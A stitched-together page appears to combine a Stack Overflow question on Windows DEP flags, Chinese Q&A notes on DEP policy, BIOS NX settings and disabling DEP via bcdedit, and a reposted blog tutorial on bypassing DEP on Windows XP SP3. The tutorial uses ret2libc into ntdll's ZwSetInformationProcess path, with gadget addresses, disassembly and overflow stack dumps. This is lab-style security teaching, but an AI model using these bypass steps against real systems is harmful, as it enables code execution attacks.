Enabling DEP in Visual Studio

Asked 11 years, 4 months ago Modified 11 years, 4 months ago Viewed 2k times

0

I've been lately doing some research about DEP , I compiled my code under Visual Studio with the Linker option /NXCOMPAT . When I run the executable under the debugger and dump the ntdll!_KPROCESS structure I get the following :

```
+0x096 Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : 0y0
      +0x000 ExecuteEnable    : 0y1
      +0x000 DisableThunkEmulation : 0y0
      +0x000 Permanent        : 0y1
      +0x000 ExecuteDispatchEnable : 0y0
      +0x000 ImageDispatchEnable : 0y0
      +0x000 DisableExceptionChainValidation : 0y1
      +0x000 Spare            : 0y1
```

Which indicate that DEP is disabled (ExecuteDisable == 0). I'd like to add that Hardware DEP is enabled under my machine.

c++ visual-studio-2010

Share Improve this question Follow

asked Nov 10, 2013 at 17:27
JohnnyCat
203 ● 2 ● 17

1 Answer

Sorted by: Highest score (default)

Read about DEP in MSDN including system-wide settings and /NXCOMPAT linker option relating to a single app. There might also be a BIOS setting relating to DEP.

Windows 中 DEP（Data Execution Prevention）

结论：

Windows10 和 11 中 DEP 均已默认开启，内存扫描时，可以仅关注带有可执行标识（PAGE_EXECUTE, PAGE_EXECUTE_READ, PAGE_EXECUTE_READWRITE, or PAGE_EXECUTE_WRITECOPY）的内存页。

Question：Windows11 中 bdc 中明明系统 DEP 策略是：仅关键系统进程启用（默认），为什么系统中所有进程均已经启用了 DEP？

1. 硬件 DEP 的强制支持

- 硬件级 NX（No Execute）支持：

现代 CPU（如 Intel 的 XD Bit 或 AMD 的 NX 技术）支持硬件级 DEP。若硬件支持 NX，Windows 会自动为所有进程启用 DEP，即使策略设置为“仅关键系统进程”。

- ✅此时策略中的“OptIn”（默认）仅表示系统未主动扩展 DEP 到其他进程，但硬件 DEP 可能强制生效。

2. 第三方软件或驱动的影响

- 安全软件或驱动覆盖策略：

某些安全软件（如杀毒工具）或驱动可能会强制启用全局 DEP，覆盖系统默认设置。

- □ 建议检查是否安装了此类软件，并尝试暂时禁用以验证。

验证步骤

1. 确认硬件 DEP 支持：

运行命令 `wmic OS get DataExecutionPrevention_SupportPolicy`，若返回值为“2”，表示硬件 DEP 已强制启用。

2. 检查策略设置：

进入“系统属性” → “高级” → “性能设置” → “数据执行保护”，查看当前策略是否被修改。

3. 排查第三方软件：

暂时禁用安全软件或优化工具，观察 DEP 状态是否变化。

Question：上述回答中的硬件 DEP 强制生效是什么情况？Windows 中未找到任何相关文档

1. 硬件 DEP 强制生效的原理

硬件 DEP（数据执行保护）的强制生效与 CPU 的 NX（No Execute）技术直接相关：

- 硬件级保护：

现代处理器（如 Intel 的 XD Bit、AMD 的 NX）会在内存页标记中区分“可执行”和“不可执行”区域。若内存页未标记为“可执行”，则禁止执行代码（即使系统策略未强制启用 DEP）。

- 系统策略的优先级：
- 硬件 DEP 不可关闭：若 CPU 支持 NX，Windows 会默认启用硬件 DEP，系统策略仅控制软件 DEP 的扩展范围（如是否覆盖用户进程）。
- 策略显示误解：即使系统设置显示“仅关键进程启用”，硬件 DEP 仍对所有进程生效，但软件 DEP 可能仅应用于关键进程。

2. 验证硬件 DEP 状态：

- 命令提示符：

wmic OS Get DataExecutionPrevention_Available

- 若返回 `TRUE`，表示硬件 DEP 已启用。

Question：Windows 中 DEP 功能配置与 BIOS 设置的关系

1. DEP 功能与 BIOS 的关联性

- 硬件 DEP 依赖 BIOS 支持：Windows 的数据执行保护（DEP）分为软件实现和硬件实现。硬件 DEP 需要 CPU 和主板 BIOS 共同支持（如 Intel 的 XD Bit 或 AMD 的 NX Bit 技术）。
- BIOS 设置影响硬件 DEP：若 BIOS 中未开启相关功能（如“Execute Disable Bit”或“NX Bit”），硬件 DEP 可能无法启用，此时 Windows 只能依赖软件 DEP，防护能力较弱。

2. BIOS 中与 DEP 相关的功能

- 常见 BIOS 选项：
- Execute Disable Bit (Intel) 或 No-Execute Bit (AMD)：用于启用 CPU 的防内存执行保护功能。
- Security Settings：部分 BIOS 可能将相关选项归类到安全设置中。
- 如何检查：进入 BIOS 设置界面（开机时按`F2`/`Del`等键），在 Advanced 或

CPU Configuration 菜单中查找上述选项。

3. 验证 DEP 是否启用


- Windows 系统验证：

1. 打开命令提示符，输入 `wmic OS Get DataExecutionPrevention_SupportPolicy`。
2. 若返回值为 2，表示硬件 DEP 已启用；若为 1，则仅软件 DEP 生效。

4. 注意事项

- BIOS 更新：老旧主板可能默认关闭相关功能，需更新 BIOS 版本以确保兼容性。
- 不同品牌差异：戴尔、联想等品牌的 BIOS 界面可能将相关功能命名为不同术语，需参考具体主板手册。

Windows10 禁用 DEP 报如下错误：




Windows11 中禁用 DEP 报如下错误：

当在 Windows 11 中执行 `bcdedit /set {current} nx AlwaysOff` 命令时，如果遇到错误提示“该值受安全引导策略保护，无法进行修改或删除”，这通常是因为安全引导策略限制了对某些系统关键设置的修改。

最直接的办法就是关闭安全引导，因为安全引导策略是导致命令无法执行的直接原因。不过，关闭安全引导可能会降低系统安全性，所以得提醒用户注意这一点。

关闭安全引导得在 BIOS 里操作。操作步骤如下：

1. **重启计算机并进入 BIOS 设置**：在开机时，按下 `Del`、`F2`、`F10` 等键（具体按键取决于您的主板型号）。
2. **找到安全引导选项**：在 BIOS 设置中查找“Secure Boot”（安全引导）选项，通常位于“安全”、“启动”或“认证”分类下。
3. **关闭安全引导**：将安全引导选项设置为“Disabled”或“Off”。
4. **保存并退出**：保存更改并退出 BIOS 设置，计算机将自动重启。
5. **再次尝试修改设置**：重启后，以管理员身份打开命令提示符，重新运行 `bcdedit /set {current} nx AlwaysOff` 命令。



在 Windows 10 中，进程的“Data Execution Prevention (DEP) Status: Enabled (permanent)”表示该进程的数据执行保护功能已被启用，并且这种启用状态是永久性的。这意味着系统已经为该进程启用了 DEP，并且这种设置不会被轻易更改。DEP 是一种安全功能，旨在防止恶意软件利用内存中的缓冲区溢出漏洞来执行恶意代码。

参考文献：

https://blog.csdn.net/m0_37809075/article/details/83008617

Windows安全机制---数据执行保护：DEP机制(仅适用Windows7之前版本)

原创 每昔 于 2018-10-11 10:28:15 发布 阅读量9.1k 收藏 14 点赞数 3 版权
分类专栏： 二进制漏洞

文章目录

Windows安全机制
数据执行保护：DEP机制
原理
绕过
攻击未启用的DEP程序
利用Re2Libc挑战DEP
跳转到ZwSetInformationProcess函数将DEP关闭再转入shellcode执行
跳转到VirtualProtect函数来将shellcode 所在内存页设置为可执行状态，然后转入shellcode执行
跳转到VIrtualAlloc函数开辟一段具有执行权限的内存空间，然后将shellcode复制到这段内存执
利用可执行内存
利用.NET攻击
利用Java applet

Windows 安全机制

微软关于内存保护机制

1. GS编译技术
2. SEH的安全校验机制
3. Heap Cookie，Safe Unlinking等一系列堆安全机制
4. DEP数据执行保护
5. ASLR加载地址随机


6. SEHOP SEH的覆盖保护

数据执行保护：DEP机制

原理

DEP的主要作用是阻止数据页（默认的堆，栈以及内存池页）执行代码。分为软件DEP和硬件DEP，其中软件DEP就是SafeSEH。而硬件DEP操作系统会通过设置内存页的NX/XD属性标记是否运行在本页执行指令。

计算机中设置



DEP分为4种工作态

1. Optin：默认仅保护Windows系统组件
2. Optout：为排除列表程序外的所有程序和服务启用DEP
3. AlwaysOn：对所有进程启用DEP保护
4. AlwaysOff：对所有进程都禁用DEP

调试器中设置

Visual Studio 2008之后默认开启DEP保护，编译的程序会在PE头中设置 IMAGE_DLLCHARACTERISTICS_NX_COMPAT标识，这个标识就在结构体IMAGE_OPTIONAL_HEADER 中DllCharacteristics，如果这个值被设为了0x0100表示采用了DEP保护编译。

局限性

1. 并不是所有的CPU都支持DEP
2. 由于兼容性，不可能对所有的进程开辟DEP保护，这样会出现异常。对一些第三方插件DLL和ATL7.1或以前的程序版本，不会开启。
3. 编译器中的/NXCOMPAT选项生成的程序，只会在Windows Vista以上的系统有效，在之前的系统会被忽略。
4. 系统提供了某些API函数可以来控制DEP状态，早期的一些系统可以调用这些函数。

绕过

攻击未启用的DEP程序

并不是只要CPU和操作系统支持DEP，所有程序就安全，对于一些进程来说，只要有某一个模块不支持DEP，就不能开启DEP。

应用程序 | 进程 | 服务 | 性能 | 联网 | 用户

映像名称	用户名	CPU	内存(...	描述	数据执行保护
BaofengPla...	flm	00	16,476 K	暴风影音平台中心	停用
BFDesktopT...	flm	00	5,588 K	BFDesktopTips.exe	启用
BFLocalE.e...	flm	00	1,848 K	暴风影音5(业务组件)	启用
BFLocalR.e...	flm	00	844 K	暴风影音5(业务组件)	启用
BtTray.exe...	flm	00	1,692 K	Bluetooth Application	停用
csrss.exe	SYSTEM	00	10,176 K	Client Server Runtime P...	启用
dwm.exe	flm	01	13,964 K	桌面窗口管理器	启用
explorer.exe	flm	02	32,164 K	Windows 资源管理器	启用
FoxitReade...	flm	03	49,088 K	Foxit Reader 9.0	启用
hkcmd.exe	flm	00	2,452 K	hkcmd Module	启用
iusb3mon.e...	flm	00	1,156 K	Intel(R) USB 3.0 Monitor	启用
KwMusic.ex...	flm	00	75,660 K	酷我音乐	启用
KwService....	flm	00	15,196 K	KwService.exe	停用
kwsprotect...	flm	00	3,808 K	Kingsoft Web-Protection...	启用
KwWebKit.e...	flm	00	13,352 K	KwWebKit.exe	启用
KwWebKit.e...	flm	00	33,016 K	KwWebKit.exe	启用
kxetray.ex...	flm	00	31,124 K	金山毒霸	停用
nvtray.exe	flm	00	4,432 K	NVIDIA Settings	启用
nvvsvc.exe	SYSTEM	00	1,772 K	NVIDIA Driver Helper Se...	启用
nvxdsync.exe	SYSTEM	00	4,348 K	NVIDIA User Experience ...	启用
QQBrowser....	flm	00	16,876 K	QQ浏览器	启用
QQBrowser....	flm	00	107,560 K	QQ浏览器	启用
QQBrowser....	flm	00	27,168 K	QQ浏览器	启用
QQBrowser....	flm	00	8,312 K	QQ浏览器	启用
QQBrowser....	flm	00	9,608 K	QQ浏览器	启用

显示所有用户的进程(S)　　结束进程(E)

https://blog.csdn.net/m0

在win7下也有许多的程序没有启用DEP


利用Re2Libc挑战DEP

跳转到ZwSetInformationProcess函数将DEP关闭再转入shellcode执行

原理

一个进程的DEP设置标识保存在KPROCESS结构中的_KEXECUTE_OPTIONS 上，这个标识可以通过API函数ZwQueryInformationProcess 和ZwSetInformationProcess 进行查询和修改。

在系统中找出一处关闭进程DEP的调用，微软有一个LdrpCheckNXCompatibility函数，当出现DLL收到SafeDisc保护的时候（函数中体现为al=1的时候），就会调用ZwSetInformationProcess函数进行关闭dep，所以我们可以在调用这个函数前把al的值改掉，就能够关闭dep



只有CMP AL，1成立程序才能继续执行，找到一个指令把AL修改为1，然后转到0x7C93CD6F执行。就会关闭DEP，然后retn跳到shellcode上。

实验

环境

1. XP sp3 关闭DEP
2. VS 2008 关闭GS和SafeSEH，release版本，关闭优化

步骤

1. 查找类似于MOV AL,1 RETN指令

```
7C80DFFC Found:MOV EAX,0x1 RET at 0x7c80dffc    Module:  C:\WINDOWS\system32\kernel32.dll
7C92E252 Found:MOV EAX,0x1 RET at 0x7c92e252    Module:  C:\WINDOWS\system32\ntdll.dll
```

将7C92E252覆盖为函数的返回地址

2. 利用OllyFindAddr查找关闭DEP的代码位置

```
7C93CD24 Step1: Address of disabling DEP*************************
         Found:disable DEP at 0x7c93cd24     Module:  C:\WINDOWS\system32\ntdll.dll
```

https://blog.csdn.net/m0_37809075

3. 修补ebp

```
7C95F6F3   FF36            push    dword ptr [esi]
7C95F6F5   E8 1F0CFDFF     call    RtlImageNtHeader
7C95F6FA   85C0            test    eax, eax
7C95F6FC ^ 0F85 E690FFFF   jnz     7C9587E8
7C95F702   C745 FC 7B0000( mov     dword ptr [ebp-0x4], 0xC000007B
7C95F709 ^ E9 DA90FFFF     jmp     7C9587E8
7C95F70E   8975 FC         mov     dword ptr [ebp-0x4], esi
7C95F711 ^ E9 19D6FDFF     jmp     7C93CD2F
7C95F716   8975 FC         mov     dword ptr [ebp-0x4], esi
7C95F719 ^ E9 45D6FDFF     jmp     7C93CD63
7C95F71E   BB 220000C0     mov     ebx, 0xC0000022
7C95F723 ^ E9 67D3FDFF     jmp     7C93CA8F
7C95F728   8935 58C8997C   mov     dword ptr [0x7C99C858], esi
7C95F72E ^ E9 5BD3FDFF     jmp     7C93CA8E
7C95F733   8D85 70FEFFFF   lea     eax, dword ptr [ebp-0x190]
esi=00000002
ss:[9090908C]=???

EBP 90909090
ESI 00000002
EDI 00403438 offset
EIP 7C95F70E ntdll.
C 0  ES 0023 32bit
P 1  CS 001B 32bit
A 0  SS 0023 32bit
Z 1  DS 0023 32bit
S 0  FS 003B 32bit
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_
EFL 00000246 (NO,NB
ST0 empty +UNORM 40
ST1 empty +UNORM 00
ST2 empty 0.000000
```

https://blog.csdn.net/m0_37809075

进入关闭DEP的代码位置处会跳转，跳到如图位置，会给ebp-4处赋值，而ebp在溢出的时候被破坏了，是90909090，就会出现错误。因此在进入关闭DEP的代码位置的时候要使得ebp指向的值是一个可写的位置。借助OllyFindAddr。

```
7C95F6E3   CC            int3
7C95F6E4   893E          mov     dword ptr [esi], edi
7C95F6E6 ^ E9 FD90FFFF   jmp     7C9587E8
7C95F6EB   57            push    edi
7C95F6EC   6A FF         push    -0x1
7C95F6EE   E8 FDE7FCFF   call    ZwUnmapViewOfSection
7C95F6F3   FF36          push    dword ptr [esi]
7C95F6F5   E8 1F0CFDFF   call    RtlImageNtHeader
7C95F6FA   85C0          test    eax, eax
7C95F6FC ^ 0F85 E690FFFF jnz     7C9587E8
7C95F702   C745 FC 7B0000( mov   dword ptr [ebp-0x4], 0xC000007B
7C95F709 ^ E9 DA90FFFF   jmp     7C9587E8
7C95F70E   8975 FC
7C95F711 ^ E9 19D6FDFF
7C95F716   8975 FC
7C95F719 ^ E9 45D6FDFF
7C95F71E   BB 220000C0
7C95F723 ^ E9 67D3FDFF
esi=00000002
ss:[9090908C]=???

00402000 DB AE 80 7C 6A
00402010 E9 17 80 7C B0
00402020 B7 A4 80 7C 05
00402030 81 94 83 7C 32

Registers (FPU)
EAX 00000001
ECX 004030C0 offset Ret2Lib
EDX 00000000
EBX 00000000
ESP 0012FEB0
EBP 90909090
ESI 00000002
EDI 00403438 offset Ret2Lib
EIP 7C95F70E ntdll.7C95F70E

Log data
Address   Message
7D772B33  Found:MOV Al,0x1 RET 10 at 0x7d772b33     Module:  C:\WINDOWS\system32\shell32.dll
7D774640  Found:MOV Al,0x1 RET 14 at 0x7d774640     Module:  C:\WINDOWS\system32\shell32.dll
          ****************************************
          Step3: Adjust EBP ************************************
5D1B7396  Found:PUSH ESP POP EBP RET 8 at 0x5d1b7396     Module:  C:\WINDOWS\system32\comctl32.dl
5D1D8B85  Found:PUSH ESP POP EBP RET 4 at 0x5d1d8b85     Module:  C:\WINDOWS\system32\comctl32.dl
77EA9801  Found:PUSH EAX POP EBP RET 8 at 0x77ea9801     Module:  C:\WINDOWS\system32\rpcrt4.dll
77ECDC68  Found:PUSH ESP POP EBP RET 4 at 0x77ecdc68     Module:  C:\WINDOWS\system32\rpcrt4.dll
77ECE353  Found:PUSH ESP POP EBP RET 4 at 0x77ece353     Module:  C:\WINDOWS\system32\rpcrt4.dll
77ECE7B3  Found:PUSH ESP POP EBP RET 4 at 0x77ece7b3     Module:  C:\WINDOWS\system32\rpcrt4.dll
77ECECA4  Found:PUSH EAX POP EBP RET 4 at 0x77ececa4     Module:  C:\WINDOWS\system32\rpcrt4.dll
```

但是当下寄存器只有esp的值是可写的地址，所以用push esp pop ebp ret 4

4. 整理ebp和esp

```
7C93CD26   6A 02          push   0x2
7C93CD28   5E             pop    esi
7C93CD29   0F84 DF290200  je     7C95F70E
7C93CD2F   837D FC 00     cmp    dword ptr [ebp-0x4], 0x0
7C93CD33   0F85 F89A0100  jnz    7C956831
7C93CD39   FF75 08        push   dword ptr [ebp+0x8]
7C93CD3C   E8 36000000    call   7C93CD77
7C93CD41   84C0           test   al, al
7C93CD43   0F85 E09A0100  jnz    7C956829
7C93CD49   837D FC 00     cmp    dword ptr [ebp-0x4], 0x0
7C93CD4D   0F85 DE9A0100  jnz    7C956831
7C93CD53   FF75 08        push   dword ptr [ebp+0x8]
7C93CD56   E8 A6000000    call   7C93CE01
7C93CD5B   84C0           test   al, al
7C93CD5D   0F85 B3290200  jnz    7C95F716
7C93CD63   837D FC 00     cmp    dword ptr [ebp-0x4], 0x0
7C93CD67   0F85 C49A0100  jnz    7C956831
al=01

EAX 00000001
ECX 004030C4 offset Ret
EDX 00000000
EBX 00000000
ESP 0012FEB8
EBP 0012FEB0
ESI 00000001
EDI 00403438 offset Ret
EIP 7C93CD24 ntdll.7C93
C 0  ES 0023 32bit 0(FF
P 0  CS 001B 32bit 0(FF
A 1  SS 0023 32bit 0(FF
Z 0  DS 0023 32bit 0(FF
S 0  FS 003B 32bit 7FFD
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO_I
EFL 00000212 (NO,NB,NE,
ST0 empty +UNORM 401C 7

00402000 DB AE 80 7C 6A 3E 86 7C 85 DE 80 7C 1A 1E 80 7C
00402010 E9 17 80 7C B0 99 80 7C B8 97 80 7C 2E 93 80 7C
00402020 B7 A4 80 7C 05 34 93 7C FD 49 84 7C DF 33 93 7C
00402030 81 94 83 7C 32 98 80 7C 46 24 80 7C 1E 98 80 7C
00402040 23 31 81 7C 00 00 00 00 12 37 B2 78 67 0C AB 78
00402050 B4 22 AB 78 3A AA AB 78 44 CB B2 78 5C AE B2 78
00402060 4F CA AB 78 3C CB B2 78 C7 B0 AB 78 34 37 B5 78
00402070 30 37 B5 78 07 BE AF 78 B8 BC B2 78 8A 22 AB 78

0012FEA8  7C92E252  ntdll.7C92E252
0012FEAC  0012FEB0
0012FEB0  7C93CD24  ntdll.7C93CD24
0012FEB4  003A2D00  UNICODE "RE=x86"
0012FEB8  003A0160
0012FEBC  003A4DE0
0012FEC0  003A0164
0012FEC4  003A0178
```

http://blog.csdn.net/m0_37809075

在执行完push esp pop ebp ret 4后，ebp变成了B0，esp变成了B8。当再压入参数的时候。esp会加4，当压入两个参数的时候，ebp就会被破坏掉。所以esp应该在低地址，ebp应该在高地址

```
7C95682C  ^ E9 1865FEFF   jmp     7C93CD49
7C956831    6A 04         push    0x4
7C956833    8D45 FC       lea     eax, dword ptr [ebp-0x4]
7C956836    50            push    eax
7C956837    6A 22         push    0x22
7C956839    6A FF         push    -0x1
7C95683B    E8 4074FDFF   call    ZwSetInformationProcess
7C956840  ^ E9 2865FEFF   jmp     7C93CD6D
7C956845    90            nop
7C956846    90            nop
7C956847    90            nop
7C956848    90            nop
7C956849    90            nop
```

```
ECX 004030C4 offset R
EDX 00000000
EBX 00000000
ESP 0012FEB8
EBP 0012FEB0
ESI 00000002
EDI 00403438 offset R

EIP 7C956831 ntdll.7C

C 0  ES 0023 32bit 0(
P 0  CS 001B 32bit 0(
A 0  SS 0023 32bit 0(
Z 0  DS 0023 32bit 0(
S 0  FS 003B 32bit 7F
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_NO
```

```
00402000  DB AE 80 7C  6A 3E 86 7C  85 DE 80 7C  1A 1E 80 7C
00402010  E9 17 80 7C  B0 99 80 7C  B8 97 80 7C  2E 93 80 7C
00402020  B7 A4 80 7C  05 34 93 7C  FD 49 84 7C  DF 33 93 7C
00402030  81 94 83 7C  32 98 80 7C  46 24 80 7C  1E 98 80 7C
00402040  23 31 81 7C  00 00 00 00  12 37 B2 78  67 0C AB 78
00402050  B4 22 AB 78  3A AA AB 78  44 CB B2 78  5C AE B2 78
00402060  4F CA AB 78  3C CB B2 78  C7 B0 AB 78  34 37 B5 78
00402070  30 37 B5 78  07 BE AF 78  B8 BC B2 78  8A 22 AB 78
00402080  6C 22 AB 78  1C 37 B5 78  40 80 AC 78  C9 B7 B2 78
00402090  BA C0 AF 78  56 80 AC 78  96 11 AC 78  DF C0 AF 78
```

```
0012FEA0  90909090
0012FEA4  90909090
0012FEA8  7C92E252  ntdll.7C92E252
0012FEAC  00000002
0012FEB0  7C93CD24  ntdll.7C93CD24
